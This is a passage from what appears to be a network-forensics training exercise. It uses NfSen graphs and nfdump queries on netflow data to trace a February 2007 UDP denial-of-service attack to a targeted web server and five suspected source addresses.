GUI: Open the web-browser and go to ***http://localhost/nfsen/nfsen.php***. The 'Graphs' tab provides a more user friendly view. Notice a huge increase near Feb 24 2007 04:00:




Figure 37: Network graph

CLI: in the directory **/data/nfsen/profiles-data/live/upstream** list the netflow files (nfcapd.*): use ls –l (or more human-readable: ls –lh)

It is clear that, starting from 200702240400, the files are suddenly bigger than before (before – about 100-200 KB; from 200702240400 – bigger than 10 MB). Near 200702241050 the files are getting smaller, but still unusually big (about 6 MB). From about 200702241605, the size of the files seems to drop to normal levels.

So, the attack began around 4:00 on 24th February 2007.

GUI:

In order to identify what is being attacked, it is useful to analyse the details of the graphs and TOP N statistics, generated both after and before the attack. Graphs and TOP N statistics generated before the attack started can be treated as a baseline for comparison with later analysis.

Go to the 'Details' tab (1). Pick 'Time Window' from the list in 'Select' field up (2). On the graph, select an area (3) that looks like normal activity – before the attack started. This is from around Feb 23 2007 20:00 to Feb 24 2007 03:50. Look at the statistics (4) for this timeslot. (Also use the 'Sum' radio button.) This shows most of the activity was TCP.




Figure 38: Network graph

Next, select an area on the graph that looks like the attack (from Feb 24 2007 04:00 to about Feb 24 2007 16:05). The statistics say that most of the activity (flows, packets and traffic) was UDP.

Statistics timeslot Feb 24 2007 - 04:00 - Feb 24 2007 - 16:05

Channel:	Flows:					Packets:					Traffic:				
	all:	tcp:	udp:	icmp:	other:	all:	tcp:	udp:	icmp:	other:	all:	tcp:	udp:	icmp:	other:
upstream	29.7 M	268.0 k	29.5 M	9.7 k	67.0	3.2 G	8.6 M	3.2 G	21.8 k	15.6 k	99.3 GB	6.6 GB	92.7 GB	1.5 MB	12.3 MB

All None Display: Sum Rate

Figure 39: Network statistics

Netflow processing can help to figure out what is being attacked. Reduce the time window to accelerate this process. In this example the timeslot was Feb 24 from 04:00 to 09:00 according to the top 10 statistics about the destination IP ordered by flows, packets, bytes or bits per second (bps). The screen below shows the statistics generated by the packets.

Netflow Processing

Source: upstream — All Sources

Filter: and <none>

Options: List Flows / Stat TopN

Top: 10

Stat: DST IP Address order by packets

Limit: Packets > 0

Output: / IPv6 long

Clear Form process


```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 10 -s dstip/packets
nfdump filter:
any
Top 10 Dst IP Addr ordered by packets:
Date first seen          Duration Proto      Dst IP Addr    Flows  Packets    Bytes      pps      bps   bpp
2007-02-24 03:59:35.944 4313126.161 any      195.88.49.121   17.4 M    2.5 G   72.0 G      618   143433    29
2007-02-24 03:58:39.622 4312968.293 any      195.88.49.125     7720    68157   11.1 M        0       21   170
2007-02-24 03:55:36.256 4313346.046 any       195.88.49.97    21602    57832    7.2 M        0       13   129
2007-02-24 03:59:38.554 4312597.789 any      195.88.49.129    10783    36165    5.4 M        0       10   156
2007-02-24 03:59:40.499 4312858.458 any      195.88.49.135     3289    13724    4.2 M        0        8   321
2007-02-24 04:03:28.804 4310880.836 any       195.88.49.34      957     7032    1.8 M        0        3   264
2007-02-24 04:22:33.509 4309867.414 any      195.74.26.171     5863     6046   433649        0        0    71
2007-02-24 04:03:17.477 4308148.772 any      195.88.49.123     5964     6009    1.1 M        0        2   187
2007-02-24 03:59:32.576 18138.633 any     212.112.229.71      599     5321   292828        0      129    55
2007-02-24 04:02:04.831 17995.756 any    212.248.213.161      632     4596   248672        0      110    54

Summary: total flows: 18369305, total bytes: 72.1 G, total packets: 2.5 G, avg bps: 143573, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 9.512s flows/second: 1931051.1  Wall: 41.567s flows/second: 441912.3
```

Figure 40: Network statistics

The stats of the flow records can be used with the dstIP aggregated:

Netflow Processing





```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702240400:nfcapd.200702241605 -n 10 -s record/flows -A dstip -o long
nfdump filter:
any
Aggregated flows 29772
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 04:59:35.944 4338660.605     0          0.0.0.0:0     ->    195.88.49.121:0     ......   0    3.1 G   89.9 G 28325823
2007-02-24 04:59:59.819 4335239.376     0          0.0.0.0:0     ->         0.0.0.58:0     ......   0   143214    4.2 M 71612
2007-02-24 04:55:36.256 4338832.841     0          0.0.0.0:0     ->     195.88.49.97:0     ......   0   172529   25.9 M 66246
2007-02-24 04:59:59.691 43670.033     0          0.0.0.0:0     ->         0.0.0.29:0     ......   0    58291    1.7 M 58291
2007-02-24 04:59:59.966 4333440.245     0          0.0.0.0:0     ->         0.0.0.87:0     ......   0   171968    5.0 M 57336
2007-02-24 05:00:00.099 4336681.519     0          0.0.0.0:0     ->        0.0.0.116:0     ......   0   147984    4.3 M 37001
2007-02-24 04:59:38.554 4334227.584     0          0.0.0.0:0     ->    195.88.49.129:0     ......   0    84509   11.3 M 25557
2007-02-24 04:59:40.499 4338342.625     0          0.0.0.0:0     ->    195.88.49.135:0     ......   0   527834  623.0 M 24251
2007-02-24 04:59:59.680 4329623.948     0          0.0.0.0:0     ->        0.0.0.145:0     ......   0   111842    3.2 M 22394
2007-02-24 04:58:39.622 4336797.014     0          0.0.0.0:0     ->    195.88.49.125:0     ......   0   199467   81.4 M 18249
Summary: total flows: 29729765, total bytes: 99.3 G, total packets: 3.2 G, avg bps: 183086, avg pps: 738, avg bpp: 31
Time window: 2007-02-24 04:55:36 - 2007-04-15 11:11:04
Total flows processed: 29729765, Blocks skipped: 0, Bytes read: 1545970676
Sys: 5.052s flows/second: 5884751.6  Wall: 5.756s flows/second: 5164221.1
```

Figure 41: Network statistics

195.88.49.121 is probably the attack target.

This identifies the potential target of the attack and – from the earlier analysis – it is clear that the attack was performed via UDP traffic. If in doubt about UDP traffic, netflow processing can be used: top 10 with protocol aggregation and the 'dst host 195.88.49.121' filter. It is clear that the UDP activity (packets, bytes, flows) is huge when compared with other protocols.


Netflow Processing




```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702240400:nfcapd.200702241605 -n 10 -s record/flows -A proto -o long
nfdump filter:
any
Aggregated flows 5
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 04:55:36.256 4338900.293 UDP            0.0.0.0:0     ->          0.0.0.0:0     ......   0    3.2 G   92.7 G 29451956
2007-02-24 04:59:00.174 4338724.712 TCP            0.0.0.0:0     ->          0.0.0.0:0     ......   0    8.6 M    6.6 G 268038
2007-02-24 04:59:45.485 4338248.787 ICMP           0.0.0.0:0     ->          0.0.0.0:0.0   ......   0    21811    1.5 M  9704
2007-02-24 05:51:03.358 38288.807 ESP           0.0.0.0:0     ->          0.0.0.0:0     ......   0    15542   12.3 M    55
2007-02-24 05:05:10.329 41709.622 RSVP          0.0.0.0:0     ->          0.0.0.0:0     ......   0       20     4480    12
Summary: total flows: 29729765, total bytes: 99.3 G, total packets: 3.2 G, avg bps: 183086, avg pps: 738, avg bpp: 31
Time window: 2007-02-24 04:55:36 - 2007-04-15 11:11:04
Total flows processed: 29729765, Blocks skipped: 0, Bytes read: 1545970676
Sys: 4.096s flows/second: 7258243.4  Wall: 4.569s flows/second: 6505685.2
```

Figure 42: Network statistics

Next, identify the role of the attacked server. Change the time window (area in the graph) to some time before the attack and generate statistics of flow records (ordered by flows) with the '***dst host 195.88.49.121***' filter.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream1  -T  -R nfcapd.200702232100:nfcapd.200702240355 -n 10 -s record/flows -o long
nfdump filter:
dst host 195.88.49.121
Aggregated flows 27278
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-23 22:00:28.925 25081.068 TCP      195.39.83.112:53646 ->    195.88.49.121:80    ......   0       86     3440    86
2007-02-23 21:59:58.647  5483.762 TCP       213.170.8.64:1160  ->    195.88.49.121:80    ....S.   0    15972   638988    34
2007-02-23 22:00:46.964  2402.693 TCP      46.53.167.229:1201  ->    195.88.49.121:80    ....S.   0       40     1600    21
2007-02-23 21:59:10.611  2499.040 TCP      46.53.167.229:1317  ->    195.88.49.121:80    ....S.   0       42     1680    20
2007-02-23 22:03:16.765 16158.238 ICMP     195.74.17.183:0     ->    195.88.49.121:0.0   .A....   0      123     6888    20
2007-02-23 22:00:48.423  2401.238 TCP      46.53.167.229:1314  ->    195.88.49.121:80    ....S.   0       41     1640    18
2007-02-24 01:35:02.874  1935.524 TCP     45.189.202.148:49716 ->    195.88.49.121:80    ....S.   0      478    31501    14
2007-02-24 01:38:59.714  1698.521 TCP     45.189.202.148:51554 ->    195.88.49.121:80    ....S.   0      110     6756    13
2007-02-24 01:39:20.382  1677.843 TCP     45.189.202.148:62784 ->    195.88.49.121:80    ....S.   0      214    14864    11
2007-02-24 01:42:34.461  1483.869 TCP     45.189.202.148:65290 ->    195.88.49.121:80    ....S.   0       69     3984    11
Summary: total flows: 29232, total bytes: 107.9 M, total packets: 1.2 M, avg bps: 200, avg pps: 0, avg bpp: 87
Time window: 2007-02-23 21:58:33 - 2007-04-14 22:38:56
Total flows processed: 265180, Blocks skipped: 0, Bytes read: 13790368
Sys: 0.052s flows/second: 5099615.4  Wall: 0.223s flows/second: 1188284.7
```

Figure 43: Network statistics

Almost all traffic to this server was 80/TCP, so this is probably a WWW server. The goal of the DDoS may be to disable the site.

Conclusion:

The attack was DoS or DDoS performed via UDP traffic and was targeted on a WWW server (195.88.49.121).

Perform a similar analysis on the command line interface:

CLI:

In order to identify what is being attacked, it is useful to start with the general TOP N traffic statistics, generated both after and before the attack started. TOP N statistics generated before the attack started can be treated as a baseline for comparison with later statistics.

Go to the **/data/nfsen/profiles-data/live/upstream1** directory.

For example, the following general TOP N queries can be performed:

Before the attack:

sudo nfdump -R nfcapd.200702232000:nfcapd.200702240350 -s record/flows/bytes/packets/bps

After the attack started: (The time window can be reduced to accelerate this process; this example uses nfcapd.200702240400 to nfcapd.200702240900.)


sudo nfdump -R nfcapd.200702240400:nfcapd.200702240900 -s record/flows/bytes/packets/bps

Comparing the two queries shows that a lot of TOP N UDP traffic to many ports at 195.88.49.121 suddenly appeared. UDP traffic to such ports is anomalous, especially coming from a single IP.

GUI:

A quick way of checking what IPs may be involved in an attack against an IP is to generate statistics filtered towards that specific destination IP. In this case we can filter for TOP N attacking source IPs based on flows against 195.88.49.121.

Using netflow processing, select the time window from 2007-02-24-04-00 to 2007-02-24-09-00. Generate TOP 20 statistics about the source IP, using the 'dst host 195.88.49.121' filter.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 20 -s srcip/flows
nfdump filter:
dst host 195.88.49.121
Top 20 Src IP Addr ordered by flows:
Date first seen          Duration Proto      Src IP Addr     Flows  Packets    Bytes      pps      bps   bpp
2007-02-24 03:59:59.672 4313101.177 any      33.106.25.243     3.8 M  586.7 M   16.6 G      142    33089    29
2007-02-24 04:26:02.871 4311538.092 any      207.39.221.61     3.8 M  445.6 M   12.6 G      108    25142    29
2007-02-24 04:02:25.980 4311370.089 any     213.63.169.117     3.7 M  797.6 M   22.6 G      193    45007    29
2007-02-24 04:07:41.797 4312640.308 any      43.170.142.79     3.4 M   10.3 M  297.6 M        2      578    29
2007-02-24 04:05:15.668 4312716.729 any      33.106.23.177     2.7 M  702.6 M   19.9 G      170    39638    29
2007-02-24 04:05:07.923 4300337.989 any      42.160.51.251      640     4630   397296        0        0    85
2007-02-24 03:59:37.690 4310296.034 any        61.9.113.44      355     1725   155900        0        0    90
2007-02-24 06:56:33.727  3305.472 any    212.159.161.254      127      425    85782        0      207   201
2007-02-24 07:23:19.699  3770.665 any       44.4.80.130      106      401    42663        0       90   106
2007-02-24 07:58:46.075  3972.103 any     44.211.10.143      104      309    14808        0       29    47
2007-02-24 07:25:29.975 4295202.951 any     212.179.19.40       96      390    49262        0        0   126
2007-02-24 06:59:42.576 4295479.900 any     59.120.207.188      90      222    14466        0        0    65
2007-02-24 08:28:48.385  2174.036 any       44.19.66.82       70      265    50348        0      185   189
2007-02-24 07:19:56.070  1958.118 any      46.53.128.242       67      400    77557        0      316   193
2007-02-24 08:32:42.289 4295733.744 any       44.7.165.145       65      272    41250        0        0   151
2007-02-24 08:30:12.594 4296038.550 any       59.10.170.46       64      360    32614        0        0    88
2007-02-24 08:11:23.397  3099.314 any      212.72.36.64       62      254    25436        0       65   100
2007-02-24 08:40:15.372 4296122.111 any       44.26.179.30       61      194    25925        0        0   133
2007-02-24 07:46:17.258  1703.940 any    195.127.161.206       58      393    70919        0      332   180
2007-02-24 07:05:14.891 4296163.798 any     212.34.92.216       57      302    55868        0        0   184

Summary: total flows: 18236835, total bytes: 72.0 G, total packets: 2.5 G, avg bps: 143433, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 9.092s flows/second: 2020255.1  Wall: 41.038s flows/second: 447609.2
```

Figure 44: Network statistics

There are five hosts which generated huge traffic to the attacked server. These IPs are the potential attackers:

- 33.106.25.243
- 207.39.221.61

- 213.63.169.117
- 43.170.142.79
- 33.106.23.177

CLI:

A quick way of checking what IPs may be involved in an attack against an IP is to generate statistics filtered towards that specific destination IP. In this case we can filter for TOP N attacking source IPs based on flows against 195.88.49.121.

sudo nfdump -R nfcapd.200702240400:nfcapd.200702240900 -n 20 -s srcip 'dst ip 195.88.49.121'

After identifying some attack candidates, filter for their behaviour against this destination IP. This gives a more complete picture of how the attack is being carried out.

GUI:

Use netflow processing with the '***dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)***' filter.

Netflow Processing

Source: upstream — All Sources

Filter: dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)

and <none>

Options: List Flows / Stat TopN; Limit to: 50 Flows; Aggregate: proto, srcPort (srcIP), dstPort (dstIP); Sort: start time of flows; Output: extended / IPv6 long

Clear Form | process

```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50
nfdump filter:
dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes      pps      bps   Bpp Flows
2007-02-24 04:06:47.328   274.433 UDP      33.106.25.243:54606 ->    195.88.49.121:18716 .A.... 100      274     7946        0      231    29     1
2007-02-24 04:06:45.990   275.355 UDP      33.106.25.243:54606 ->    195.88.49.121:15836 .A.... 100      276     8004        1      232    29     1
2007-02-24 04:10:00.404    82.019 UDP      213.63.169.117:3656 ->    195.88.49.121:15116 .A.... 196      155     4495        1      438    29     1
2007-02-24 04:09:20.703    71.840 UDP      213.63.169.117:3656 ->    195.88.49.121:8213  .A.... 196      105     3045        1      339    29     1
2007-02-24 04:09:19.751   121.312 UDP      213.63.169.117:3656 ->    195.88.49.121:29936 .A.... 196      184     5336        1      351    29     1
2007-02-24 04:09:59.943    82.169 UDP      213.63.169.117:3656 ->    195.88.49.121:14430 .A.... 196      188     5452        2      530    29     1
2007-02-24 04:09:19.688   122.807 UDP      33.106.23.177:2483  ->    195.88.49.121:6160  .A....   0      218     6322        1      411    29     1
2007-02-24 04:09:52.503     2.390 UDP      43.170.142.79:57024 ->    195.88.49.121:59105 .A....   0        2       58        0      194    29     1
2007-02-24 04:10:01.566    80.501 UDP      213.63.169.117:3656 ->    195.88.49.121:53672 .A.... 196      153     4437        1      440    29     1
2007-02-24 04:10:00.129    82.188 UDP      213.63.169.117:3656 ->    195.88.49.121:55731 .A.... 196      182     5278        2      513    29     1
2007-02-24 04:10:00.319    81.526 UDP      213.63.169.117:3656 ->    195.88.49.121:57312 .A.... 196      183     5307        2      520    29     1
2007-02-24 04:09:37.596   104.323 UDP      213.63.169.117:3656 ->    195.88.49.121:49320 .A.... 196      189     5481        1      420    29     1
2007-02-24 04:10:00.356    80.816 UDP      213.63.169.117:3656 ->    195.88.49.121:51964 .A.... 196      176     5104        2      505    29     1
2007-02-24 04:10:00.263    82.358 UDP      213.63.169.117:3656 ->    195.88.49.121:42218 .A.... 196      184     5336        2      518    29     1
2007-02-24 04:10:00.526    81.334 UDP      213.63.169.117:3656 ->    195.88.49.121:4079  .A.... 196      160     4640        1      456    29     1
2007-02-24 04:09:57.071    32.395 UDP      43.170.142.79:57024 ->    195.88.49.121:42536 .A....   0        2       58        0       14    29     1
2007-02-24 04:09:33.790   107.566 UDP      33.106.23.177:2483  ->    195.88.49.121:53942 .A....   0      198     5742        1      427    29     1
2007-02-24 04:09:34.896   107.066 UDP      213.63.169.117:3656 ->    195.88.49.121:31245 .A.... 196      198     5742        1      429    29     1
2007-02-24 04:06:45.274   276.411 UDP      213.63.169.117:3656 ->    195.88.49.121:30598 .A.... 196      437    12673        1      366    29     1
2007-02-24 04:07:38.943   223.132 UDP      213.63.169.117:3656 ->    195.88.49.121:33927 .A.... 196      380    11020        1      395    29     1
2007-02-24 04:09:37.526   104.599 UDP      33.106.23.177:2483  ->    195.88.49.121:12956 .A....   0      192     5568        1      425    29     1
2007-02-24 04:10:00.628    80.878 UDP      213.63.169.117:3656 ->    195.88.49.121:44997 .A.... 196      240     6960        2      688    29     1
2007-02-24 04:09:35.796   106.239 UDP      213.63.169.117:3656 ->    195.88.49.121:14773 .A.... 196      207     6003        1      452    29     1
2007-02-24 04:09:19.749   121.132 UDP      213.63.169.117:3656 ->    195.88.49.121:40925 .A.... 196      198     5742        1      379    29     1
2007-02-24 04:09:54.777    68.191 UDP      43.170.142.79:57024 ->    195.88.49.121:1280  .A....   0        3       87        0       10    29     1
2007-02-24 04:10:00.489    81.926 UDP      213.63.169.117:3656 ->    195.88.49.121:1417  .A.... 196      194     5626        2      549    29     1
2007-02-24 04:09:59.970    80.179 UDP      213.63.169.117:3656 ->    195.88.49.121:445   .A.... 196      207     6003        2      598    29     1
2007-02-24 04:09:43.582    97.820 UDP      213.63.169.117:3656 ->    195.88.49.121:61456 .A.... 196      171     4959        1      405    29     1
2007-02-24 04:06:25.465   294.780 UDP      213.63.169.117:3656 ->    195.88.49.121:33181 .A.... 196      514    14906        1      404    29     1
2007-02-24 04:06:27.275   293.692 UDP      213.63.169.117:3656 ->    195.88.49.121:34242 .A.... 196      546    15834        1      431    29     1
2007-02-24 04:06:25.886   296.545 UDP      33.106.23.177:2483  ->    195.88.49.121:48610 .A....   0      553    16037        1      432    29     1
2007-02-24 04:08:34.128   165.434 UDP      33.106.25.243:54606 ->    195.88.49.121:35514 .A.... 100      213     6177        1      298    29     1
2007-02-24 04:06:46.182   275.169 UDP      33.106.25.243:54606 ->    195.88.49.121:29666 .A.... 100      290     8410        1      244    29     1
2007-02-24 04:09:35.933   105.605 UDP      213.63.169.117:3656 ->    195.88.49.121:52928 .A.... 196      163     4727        1      358    29     1
2007-02-24 04:09:38.270   102.868 UDP      33.106.23.177:2483  ->    195.88.49.121:30674 .A....   0      197     5713        1      444    29     1
2007-02-24 04:09:19.750   122.241 UDP      213.63.169.117:3656 ->    195.88.49.121:10056 .A.... 196      211     6119        1      400    29     1
2007-02-24 04:09:54.972     0.000 UDP      43.170.142.79:57024 ->    195.88.49.121:26655 .A....   0        1       29        0        0    29     1
2007-02-24 04:09:20.503   121.259 UDP      33.106.23.177:2483  ->    195.88.49.121:27282 .A....   0      192     5568        1      367    29     1
2007-02-24 04:09:40.915   101.264 UDP      213.63.169.117:3656 ->    195.88.49.121:30142 .A.... 196      170     4930        1      389    29     1
2007-02-24 04:09:59.955    81.724 UDP      213.63.169.117:3656 ->    195.88.49.121:13815 .A.... 196      201     5829        2      570    29     1
